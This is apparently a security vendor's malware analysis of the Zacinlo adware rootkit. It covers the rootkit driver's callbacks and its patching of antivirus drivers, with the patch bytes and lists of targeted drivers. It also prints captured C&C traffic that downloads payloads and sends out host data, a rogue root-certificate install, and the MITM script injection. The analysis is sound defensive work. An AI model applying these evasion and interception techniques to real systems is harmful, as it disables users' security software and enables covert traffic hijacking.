
```
GET /ct/ct_2.0.7.1.zip HTTP/1.1
Connection: Keep-Alive
User-Agent: BypassUac
Host: 174.37.56.248

HTTP/1.1 200 OK
Server: openresty/1.7.7.1
Date: Wed, 14 Mar 2018 11:22:14 GMT
Content-Type: application/zip
Content-Length: 347994
Last-Modified: Thu, 09 Mar 2017 11:02:06 GMT
Connection: keep-alive
ETag: "58c1362e-54f5a"
Accept-Ranges: bytes

PK....      ...B.iJpz...N.........ct.exex     .v3.
..D..,7e.8....K0...A... .........CrU.K.\..5B.8E.P.e
[.....*..0c...
..p5m.d..4+%.>....b..*....-..p.~.|.....|.....:....S+.w.d....'.Zp.q'...K...6.+.htPl..=b.I9.qZ.....x.BP.}...
4.Py..#../....,K..).......B..?........T.]...(.[.#..~W.:.u,...l7.Sf.2Zc.....W.....!.s.)5.5.&...RB.....g ....b5..Q...@
..w
..X..#... 9Io.`..!..=.....
..+r..Cb...s.#...M$..-qNp...Qz..x.Ziq...........;...3t.g....,r.b'u...k...H.V...b=........._.F......g..Dy...
...j/.a.h.L....E....+..[....E..:`/..j...
d...bs..oc.......mS....Q..{l.,O2O.VS^.Z..RVW2z...7t.....~.+..<M.....'9d....&T..^..K...^`3.(a.4w/$I.Y~}..l.P...T.P.zy...
+|...G..-.A...B.........L}.<....Tz. .5...j..&.O;&
.....v.....<.... .q.R.CP.[.rM.^...4.6         m.....
..=.....o....$.....M.d..'...Hg...v.49..+.R.|L]dE......}y.B^A.t.2     .........[
.1......a..8....I...Tk....Qa.w.o..:_..4.......y..b\.~J7.pB..z.\6..E....W..'...Xf...#uJ#(6.'...&I.b..;..`..H..\n`..:..?8rs..z{f..d....
5.6#....*...qJ...9.2...*.....M..#. .....M.w#.2.U.j.....^.PN          ..%...o.0......hR"..!.:...".h>rX'....Uq1...n...6...X..BY.+U4.0
.>...v..Z........i>..W....,..j.g....et.G.....,mj..`Y...Hj.z..8,...%^9
6...p.....e?.>[mI..     .u....Z..:.t..R..p/.~F&....<..H.?AP0Zv....X R$;..m..`.i.%..SS3..A..}.6f.&......H.@|.U.....$.$..6VY@.......|D.H...EJ
*.KY..9.P..T.......U..g........7.7.7...o.&.L'....
...{<.QfX....a          ..N....cc.....g..Ht........k...]._9mT..N..l......~y...|-....6.k....K..#....cw..
1...w....z.c5.......)....l...v3....~...a.F.4.a.y.yp...A..e.>(..aCU(.L.{.M=
.#>a.......4R..#...n..I37e..A..r.1..F..h Z."6..P...6..(.?..O.r.GF/6.....F&.G.f...#.I/2........3(..[.q$.Q......p...l../....L........G...
```

Depending on the file version of the executable, the archive may contain multiple files. For instance:

- Version ***2.0.7.1*** only contains ***ct.exe*** executable
- Version ***2.0.2.1*** contains, besides ***ct.exe***, ***qdcomsvc*** executable and ***radardt*** rootkit component

The executable is started with ***-install*** parameter using *ShellExecuteA* API.

„cmd /c start „" „ct.exe" -install"



The Netfilter Driver

The driver is part of a comercial framework used for filtering network packets on Windows. It can parse different protocols and redirect connections, and supports IPv6 and IPv4. It is used by the adware to intercept network traffic, inject scripts in web pages and MITM attack. More information can be found on the website **netfiltersdk.com**.

The Rootkit

The component corresponds to **radardt.sys** file.


1) It registers IRP Major Functions but only the ***IRP_MJ_SHUTDOWN*** IRP routine will be used. It is registered using ***IoRegisterShutdownNotification*** in order to receive a notification when the system is shut down. This notification is used by rootkit to register itself with a random generated key name in service registry.

2) A device name called ***Device\DrvProtect*** is registered.


3) Checks for ***PowerMode*** / ***PowerMode2*** registry values in "***\Registry\Machine\SYSTEM\CurrentControlSet\Control\Network***". Depending on which one is set in registry by zacinlosvc component it will filter the executables and access permissions to these. If PowerMode2 is set then it will enable PowerMode filter too.

4) Creates ***atimode*** registry value in "***\Registry\Machine\SYSTEM\CurrentControlSet\Control\Network***".

5) Decrypts its encrypted strings (image names and certificate subject names).



Before decryption



After decryption

6) It creates a backup of its service registry values data (***ErrorControl***, ***Start***, ***Type***, ***Tag***, ***Group***, ***ImagePath***, ***St***).

Value	Type	Length	Data
ErrorControl	REG_DWORD	4	0 (0x00000000)
Group	REG_SZ	32	System Reserved
ImagePath	REG_SZ	60	system32\drivers\cgsswzcf.sys
St	REG_SZ	40	odg61v8\9TRIgy1.8A8
Start	REG_DWORD	4	0 (0x00000000)
Type	REG_DWORD	4	1 (0x00000001)

7) Decrypts ***St*** data then it will be used to build the backup folder path and command line for its executable.

```
Encrypted string: "odg61v8\9TRIgy1.8A8"
Decrypted string: "svnrote/zacinlo/exe"
```

8) More paths are built:

- ***\??\X:\windows\system32\config\SYSTEM***
- ***\??\X:\windows\system32\config\HARDWARE***
- ***\??\X:\windows\system32\config\BCD00000000***

where "***X***" is the Windows drive letter. These paths will be used to create Registry backups.

9) The data of values ***set_st***, ***set_bl***, ***set_pt***, ***atimode*** from ***\Registry\Machine\SYSTEM\CurrentControlSet\Control\Network*** are decrypted and used.

Value	Type	Length	Data
atimode	REG_SZ	270	O|Y|N|j|u|PP|PN|Pu|rP|rr|rE|rO|rY|rN|rL|rj|ru|Ez|EP|Er|EE|EO|EY|EN|Eu|OP|Oz|Or|OL|OY|Oj|YP|Yr|YE|YO|YN|Yj|Yu|Nz|NP|Nr|NE|NO|NY|Nj|L|rz
FilterClasses	REG_MULTI_SZ	396	ms_firewall_upper
set_bl	REG_SZ	70	l4T6|68T-8gvR|DIgp1WoenpTv8K1A.8A8
set_pt	REG_SZ	120	TdRnlIy\TdRnlIy.8A8|TdRnlIy\loR-WT4.8A8|nR68Vp4\nR68Vp4.8A8
shield_count	REG_DWORD	4	0 (0x00000000)

```
Encrypted set_pt data: "TdRnlIy\TdRnlIy.8A8|TdRnlIy\loR-WT4.8A8|nR68Vp4\nR68Vp4.8A8"
Decrypted set_pt data: "avcpmnl/avcpmnl/exe/avcpmnl/mscgwab/exe/pcreudb/pcreudb/exe"

Encrypted set_bl data: "l4T6|68T-8gvR|DIgp1WoenpTv8K1A.8A8"
Decrypted set_bl data: "mbar/reagentc/WindowsUpdateBox/exe"

Encrypted atimode data: "O|Y|N|j|u|PP|PN|Pu|rP|rr|rE|rO|rY|rN|rL|rj|ru|Ez|EP|Er|EE|EO|EY|EN|Eu|OP|Oz|Or|OL|OY|Oj|YP|Yr|YE|YO|YN|Yj|Yu|Nz|NP|Nr|NE|NO|NY|Nj|L|rz"
Decrypted atimode data: "4/5/6/8/9/11/16/19/21/22/23/24/25/26/27/28/29/30/31/32/33/34/35/36/39/41/40/42/47/45/48/51/52/53/54/56/58/59/60/61/62/63/64/65/68/7/20"
```

- ***set_pt*** is used for whitelisting its component paths and Registry paths
- ***set_bl*** is used to add more names to its blacklisted image names
- ***atimode*** specifies which blacklisted image name or blacklisted certificate subject name to be verified.

10) Different kernel callbacks are registered (***PsSetLoadImageNotifyRoutine***, ***PsSetCreateProcessNotifyRoutine***, ***PsSetCreateProcessNotifyRoutineEx***, ***ObRegisterCallbacks***, ***CmRegisterCallback***, ***FltPreOperationCallback***).

a) ***PsSetLoadImageNotifyRoutine*** kernel callback is used to verify new images that have specific certificates used for digital signatures.

The subject name is extracted from the process file certificate and checked against two test sets, which include blacklisted certificate subject names.

The first one is based on the ***atimode*** registry data and, should a match occur, it finds image's entry point and patches it with "***33 C0 C3***" ("***xor eax, eax; ret***").

If subject name has been found blacklisted in the second test, additional tests are carried, which will result in a patched entry point with "***33 C0 C3***" ("***xor eax, eax; ret***") or a global blacklist variable to be set to "***1***" in case of an positive match

For an imagine to have entry point patched it needs to have one of the following statements true:

- ***OriginalFileName*** field from file version information of the image must contain "***MBAMSWISSARMY.SYS***", "***MBAMCHAMELEON.SYS***"
- image name must contain one of the following:

\DSARK64.SYS	**\BAPIDRV64.SYS**	**\KNBDRV.SYS**
\MWAC.SYS	**\MBAMSWISSARMY.SYS**	**\SYMNETS.SYS**
\PANDA_URL_FILTERINGD.SYS	**\NNSPIHSW.SYS**	**\HITMANPRO**

If the image name contains one of the following:

\MBAM.SYS	**\ASWSP.SYS**	**\AVGSP.SYS**
\SYMEVENT64X86.SYS	**\ASWMONFLT.SYS**	**\AVGMONFLT.SYS**
\SRTSP64.SYS	**\WDFILTER.SYS**	**\AVGNTFLT.SYS**
\KLIF.SYS	**\KLBACKUPFLT.SYS**	**\PSINFILE.SYS**
\GZFLT.SYS	**\TRUFOS.SYS**	**\ATC.SYS**
\EPP64.SYS	**\ZAM64.SYS**	

the global blacklist variable is set to "***1***".

b) ***PsSetCreateProcessNotifyRoutine*** kernel callback is used to save information about the newly created process and its parent process in a structure. This will be used later in other kernel callbacks. In case the process exits, the saved information will be freed.

c) ***PsSetCreateProcessNotifyRoutineEx*** kernel callback uses the information saved in *PsSetCreateProcessNotifyRoutine* kernel callback to identify the blacklisted processes and terminate them. If the process name is a blacklisted name or the process file certificate subject name is blacklisted or its original file name is blacklisted, the process is initially suspended and then terminated.

d) ***ObRegisterCallbacks*** kernel callback is used to intercept process creation. If the parent of the newly created process is ***TASKMGR.EXE*** or an AV product and the newly created process is one of the adware components, the process is created with limited query information.

e) ***CmRegisterCallback*** kernel callback is used to block access to its whitelisted registry paths for blacklisted processes. The component checks for several actions:

- ***RegNtEnumerateKey*** (key enumeration) is blocked for those processes that don't contain *LegalCopyright* ***SMARTSOFT*** (*LegalCopyright* for its components) and the registry path is a whitelisted one.

- ***RegNtPreDeleteValueKey*** (value key deletion) is allowed for ***DependOnGroup*** value key and for those processes that have LegalCopyright set to ***SMARTSOFT***. ***SERVICES.EXE*** is also an allowed process. Access is blocked for all the rest if the registry path is a whitelisted one (***\DATAUP***) or included in ***set_pt*** registry data value.

- ***RegNtPreSetValueKey*** (set value data) is blocked for those processes that don't have LegalCopyright set to ***SMARTSOFT*** and one of the following statements its true:

• If the registry path is whitelisted and if the process is ***SERVICES.EXE*** for value name ***DeleteFlag*** and ***Start*** or if the process is not ***SERVICES.EXE***

• If the process is not in the whitelist given by the ***set_pt*** registry value

- ***RegNtDeleteKey*** (key deletion is blocked for those processes who don't contains LegalCopyright ***SMARTSOFT*** if registry path is a whitelisted one (***\DATAUP***).

f) ***FltPreOperationCallback*** kernel callback is used to "redirect" access from its backup folder files to a legitimate one or to block access to its components.

If the filename doesn't contain "***\DEVICE\HARDDISKVOLUME***", MajorFunction is ***IRP_MJ_DEVICE_CONTROL*** and the IOCTL is equal with ***0x4D014*** (***IOCTL_SCSI_PASS_THROUGH_DIRECT***) or ***0x4D030*** (***IOCTL_ATA_PASS_THROUGH_DIRECT***) then access is denied.

If the path is whitelisted and the process does not have the LegalCopyright blacklisted and it is not "SERVICES.EXE" then:

- if MajorFunction is IRP_MJ_SET_INFORMATION, access will be denied

- if CreateFile with CreateDisposition FILE_DELETE_ON_CLOSE, it will be blocked

- if the process name is "EXPLORER.EXE" or process name is a blacklisted name, the access will be denied

If a process attempts to access the driver from its backup folder (in our case "***\SYSTEM32\SVNROTE\ZACINLO.SYS***"), "***TargetFileObject***" will be modified with "***\??\C:\Windows\System32\drivers\mspclock.sys***", a legitimate Microsoft file, and the callback will be marked as dirty and ***STATUS_REPARSE*** is returned.

If a process tries to access the executable from its backup folder (in our case "***\SYSTEM32\SVNROTE\ZACINLO.EXE***"), "***TargetFileObject***" will be modified with "***\??\C:\Windows\System32\calc.exe***", a legitimate Microsoft file and the callback will be marked as dirty and ***STATUS_REPARSE*** is returned.

STATUS_REPARSE return is usually used for redirections to other files in a minifilter.

11) Registered minifilters will be verified and those drivers which contain in the name "**\DRIVERS\WDFILTER.SYS**" or have a blacklisted certificate, depending on the major function, will be verified against a set of blacklisted names and the routines ***PreOperation*** and ***PostOperation*** for those drivers which have the name blacklisted will be patched with "***B8 01 00 00 00 C3***" ("***mov eax, 1; ret***")

a. if the major function is **0** (**IRP_MJ_CREATE**) then the driver name is checked against

\MBAM.SYS	**\ASWMONFLT.SYS**	**\AVGMONFLT.SYS**	**\SRTSP64.SYS**	**\WDFILTER.SYS**
\AVGNTFLT.SYS	**\KLIF.SYS**	**\KLBACKUPFLT.SYS**	**\PSINFILE.SYS**	**\GZFLT.SYS**
\TRUFOS.SYS	**\EPP64.SYS**	**\ZAM64.SYS**		

b. if the major function is ***6*** (***IRP_MJ_SET_INFORMATION***), the driver name is checked against "***\AVGNTFLT.SYS***"

c. if the major function is different than ***0*** or ***6***, the driver name is checked against

\SRTSP64.SYS	**\SYMEFASI64.SYS**	**\WDFILTER.SYS**
\AVGNTFLT.SYS	**\AVGNTFLT.SYS**	

12) Verifies the drivers registered in ***PspCreateProcessNotifyRoutine*** by searching *PspCreateProcessNotifyRoutine* table entries

a. if the driver name contains "***\DRIVERS\WDFILTER.SYS***" or has a blacklisted certificate additional checks are made based on the driver name:

b. if the driver name contains one of the following:

\ASWSP.SYS	**\AVGSP.SYS**	**\SYMEVENT64X86.SYS**
\GZFLT.SYS	**\ATC.SYS**	

then the registered routine will be patched with "***C3***" ("***ret***")

c. if the driver name contains "***\EPP64.SYS***" or "***\MFEHIDK.SYS***" then the registered routine will be patched with "***B8 01 00 00 00 C3***" ("***mov eax, 1; ret***")

13) Creates a thread which will check if a debugger is active. If the debugger is enabled a BSOD will happen.

14) Register its minifilter.

15) Register and loads ***NetFilter*** driver component.

16) Searches for routine addresses of ***NtCreateUserProcess*** and ***ZwResumeThread*** in ***ntdll.dll*** exports.

17) A new thread is created which iterates continuously:

a. checks for ***set_st***, ***set_pt***, ***atimode***, if the values doesn't exists in registry, they will be created using the hard-coded data, then if the system is not in a shutdown progress it searches for ***winlogon.exe*** and if it finds ***KeBugCheck*** will be called.

b. only for the first loop it will search after ***explorer.exe*** process and if exists it will call the routines that verifies registered drivers as minifilters and drivers registered in process notify routines

c. if the global blacklisted image is set to "***1***" then check for the existence of ***explorer.exe*** process and if it has been found, this thread will be put to sleep for 20 seconds, then it will call the routines that verifies registered drivers as minifilters and drivers registered in process notify routines and the global blacklisted variable will be cleared

d. only for the first loop it will search after ***services.exe*** and if it has been found then using the searched function ***NtCreateUserProcess*** it will create a usermode process for the executable given by ***St*** registry value data. The same mechanism is applied on a list of hardcoded files (in our case it doesn't exists).

Zacinlo

The component corresponds to **zacinlosvc.exe** or **msidntld.exe** file.

It is started by the radardt rootkit component with ***-starup*** as the first parameter. It will try to make a setting so that processes with different Integrity Levels (IL) can communicate (***UIPI*** value from ***HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System***" will be set to "***1***").

Several threads with specific functionality will be created, as described below.

The main thread is responsible for updating the ***svcvmx*** component, if needed. Before communicating with the C&C it searches for an executable which contains „***Prikyl***" or „***Jetbrains***" in the ***Copyright*** field of file version information in ***%localappdata%*** or ***%programfiles%***, depending on an internal flag. If the file is not found it will be downloaded in a folder from ***%localappdata%***. The path and the filenames will be added in the ***set_pt*** value data; this field is used to whitelist the files in the rootkit component. After that, it starts collecting some user system information and communicatingthe information to the www.userbest.com:8080/report/lp command and control center for delivering the current version of the ***svcvmx*** component. If the C&C is offline or it sends invalid data, it starts communicating with „**www.yimgcdn.com:8080/rep001/l**" to get the same component. The C&C response is initially decrypted and then used.

```
GET /report.lp?
16ab31b815858ffa295d3d5a917a5aafc89dff6fa4dabe8d8f20993a836758d6190a839f2f86278b4ffaafdbd35778964b030c3b7d13bac747397
6ecb66d12d75971a26fc0bc2bc222d4f5f306a95081510afe9f491ebbbc7b9f8aaa03f9d2a079693cbe329b336599e7281b3f342258fbe65266be
34afaffddea778b7a798c83366c1ab323a365849079bd01a9d8d49c3ec709dd422c633a0238d1df2f14750a9d3b9075a9c6387191607a398d7cec
c0904c48116185ae89fb29404d2c57cd42bec9ecef94afb702a1093c3a1b16f5a73a30e96469c43e593a0d682fd9b798ef5d92049ead5ee4ff6a8
b383033ba482 HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: www.userbest.com:8080

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Tue, 30 Jan 2018 10:38:27 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

bfb768c9c7a7fff3c327e58d1cab6591b2a0ba8e2680511e0d3867d310a678a6aefe520cf09c342ef9276992df23e738f3c515f729a5c1858985b
dac0564633fc65af9c9703ad411dbeb721e73afcfcf69bc2ea814c0fea5c2b58835453dba6f409301f8c0230fe5c6c64ba290783ff624f72734e1
63d415586cd427723a046f0a34d5d2cd8ced8f74168d49983ec4589132e637ea3f41b7181de885fc32561226729642e919f298e54d56f072393bb
5fec070519d0c6c8d

Decrypted request:
guid=BA27CCE4-51C3-4283-8C04-71C54538C75B|time=1517308792|utc=4294967288|mac=080027a7ca91|os=Micro
soft Windows 7 64bit|cpu=Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz|memory=2047|language=en|country=U
S|screen=1920*1095|bit=32|version=2.0.18.1


Decrypted response:
[{"parameters":"-starup","always_run":true,"version":"1.0.1.8","password":"a123456","app":"app153"
,"service":"","name":"svcvmx","url":"http:\/\/174.37.56.249\/p2\/svcvmx.zip"}]
```

If the version doesn't match the found file or it needs updating, based on ***svcvmx_time*** registry value, it will start downloading the component from the ***url*** field, unzip the downloaded archive into the found file directory, then execute the file with the same name as the archive name with the ***parameters*** field value as command line arguments. Every time the archive is downloaded, the value of ***svcvmx_time*** will be updated with the current timestamp in the ***HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService*** Registry key. If it doesn't require updating, it will make sure the executablegets started.

Every query about the file version of the ***svcvmx*** component gets reported to the Command and Control center via the admin panel API.


```
GET /api/cpx?
q=16ab31b815858ffa295d3d5a917a5aafc89dff6fa4dabe8d8f20993a836758d6190a839f2f86278b15b85761b053c36c4b030c3b7d13bac7cc4
6977a3163a6f05971a26fc0bc2bc2ec4431b903fffb67510afe9f491ebbbcb009cf3bd8957e6879693cbe329b336599e7281b3f342258d666d659
1ca729c5fddea778b7a798c83366c1ab323a365849079bd01a9d8d49c3ec709dd422c633a0238d1df2f147509406f56e5694782a6f227f8bda65f
b2b0904c48116185ae8cbb0c1848cc80786a47499cacb274f882a1093c3a1b16f5a38fc4ed8311b165cdaf6bc1e6741afabf5d92049ead5ee4f6b
0c1fc7c4700bcd0a6e35529d573860 HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 30 Jan 2018 10:38:28 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

```
Decrypted request:
guid=BA27CCE4-51C3-4283-8C04-71C54538C75B&time=1517308793&utc=4294967288&mac=080027a7ca91&os=Micro
soft Windows 7 64bit&cpu=Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz&memory=2047&language=en&country=U
S&screen=1920*1095&bit=32&version=2.0.18.1&type=2
```

One thread will be responsible for installing and importing the server certificate.

The malware drops a server certificate in ***%temp%\msidntfs\SSL*** or ***%windir%\temp***. This server certificate will be installed into the Windows Certificate Store as Trusted Root Certification Authorities.

The component searches recursively in ***%PUBLIC%*** and ***%ALLUSERSPROFILE%*** for "***cert8.db***" (the Firefox certificates database) and "***opcacrt6.dat***" (the Opera certificate authorities database) files. If they are found, the certificate gets imported in the certificate databases found. The certificate will then be converted into PEM format and placed everywhere in ***%PROGRAMFILES%*** and ***%PROGRAMFILES(x86)%*** where a directory called "***ca-certs***" is found.




Three of the created threads are responsible for installing the NetFilter SDK driver (used for MITM), as well as for the actual MITM process and for injecting a JavaScript script in the loading web page, respectively. A demo version of the The NetFilter SDK driver will be installed if it is not already installed under the name ***msidntfs*** and will be used to handle the MitM process, even on SSL, and inject a JavaScript script into the loading web page. The script will be injected right before the "***</head>***" html tag element.

The injected script is:

```
<script type="text/javascript" charset="utf-8" id="tr-app" src="hxxps://cdn.optitc.com/jquery.min.
js?u=default&f=2&s=500,400,50,50"></script>
```

The following processes are targeted by the Man-in-the-Middle hijacking mechanism:



Another thread is responsible for updating the malware's registry configuration. The registry configuration is downloaded from the C&C at ***hxxp://optitm.com***

```
POST /client-api HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Length: 320
Host: optitm.com

908979af7aec046398a0f212bc21837785dc9598a10c8edf127f88279c70fb4707396cdb76871fc9e702e219a12cb8f0db91909536f7b95a856a23abf
dcf11419a5e00f6b91bcd21b5c0bc1e136352094c1b21fd619cfc59e9452defa7ec10ddb8dc96fc74a6ddab9a8ab55489a477365029b8e34895190223
83ad284c3e9b9e216df5f7cc84ac85ba2bb3214ef63c161d25e5e7c334e0e0cfb4376466c50385HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Jan 2018 10:38:28 GMT
Content-Type: text/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache

65327554761e0f4520457b852ee41c13112be2f60f36d01526b53175c94051cd6d52f6d11b72c643c2641bc51783b6308289a950e64106e21ab0e88cf
62420a6c57e47113e1eda5b72400190e5ba5932e52eae7e8379b092e11405d0f830ccfce5e288de94e17b3789f7034a2745b7c84effb6623fac8b899a
aee4231eb2dc68ffa56d9930a8f9c28e12ac640ff6f9c8712cc50d2c855365b9a44cb28e161146745ab1f84579c3549934b39cbc97ad917553a948f7b
61a6b8dfb00183637d40ca0c0b2f27cef28abf66c893dbddf4d58d54734646c0d9cfa9109b49d8eaa95b88b2e69e38194d1f188a2450b40f961a17005
ace56bbef238233593a31d9c427724524305004fac52db5adb60913dca49d81d0481aa77f7b05958f167ead151d78063c6e5aa84be44e782c1e4baa9e
4365c6b1c09fe9ece31bf25c16c745f2b0d9d5ecb13d4e50b1e6c7e788558ef2d51
```

```
Decrypted request:
{"cid":"BA27CCE4-51C3-4283-8C04-71C54538C75B","cores":1,"mhz":1212,"mem":2047,"os":4,"w64":1,"mac"
:"080027a7ca91","ver":"2.0.18.1","id":18001008,"run1":1}


Decrypted response:
{"code":0,"msg":"\u5904\u7406\u6210\u529f","ver":"1.0.0","data":[],"ati":[3,4,5,6,7,8,9,10,11,13,1
6,18,19,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,39,40,41,42,44,45,46,47,48,49,51,53,54,55,
58,59,60,62,63,64,65,67,20,1],"atidrv1":[],"atidrv2":[],"hpdl":[],"bl":["mbar","reagentc","Windows
UpdateBox.exe"],"_":0.03230810165405 3}
```

The C&C response is decrypted, parsed and the following values are saved in ***HKLM\SYSTEM\CurrentControlSet\Control\Network*** as follows:

- „***ati***" as ***atimode*** registry value
- „***bl***" as ***set_bl*** registry value

In this case ***shield_count*** registry value data from ***HKLM\SYSTEM\CurrentControlSet\Control\Network*** will be set to „***0***".

If the C&C is offline, a connection to „***http://www.baidu.com***" is attempted to test the internet connection. Depending on the available connectivity and on the data of ***shield_count*** registry value, ***PowerMode*** or ***PowerMode2*** registry values will be set in ***\HKLM\SYSTEM\CurrentControlSet\Control\Network*** . If shield_count data is larger than 0x90 then ***PowerMode2*** will be set, otherwise ***PowerMode*** will be set in case shield_count data is larger than 0x48. The ***PowerMode*** and ***PowerMode2*** values will be used by the rootkit component to filter the executables and their access permissions.

JS Script

The main functionality of this script is to display ads based on the user's configuration and visited pages. The ads are received from the C&C along with configuration that specifies how they should be displayed. Ads can be displayed either on their own or only if another external ad can be replaced. Their aggressiveness is highly configurable. Some ads can be configured to have a close button or fade away after some time while others can not be closed.

This is the script called from "***hxxps://cdn.optitc.com/jquery.min.js?u=default&f=2&s=500,400,50,50***". It uses multiple open source javascript libraries to help with its malicious activities:

- ***sizzlejs*** → https://github.com/jquery/sizzle; obfuscated
- ***UAParser*** → https://github.com/faisalman/ua-parser-js; obfuscated
- ***JSON*** → https://github.com/douglascrockford/JSON-js/blob/master/json2.js;
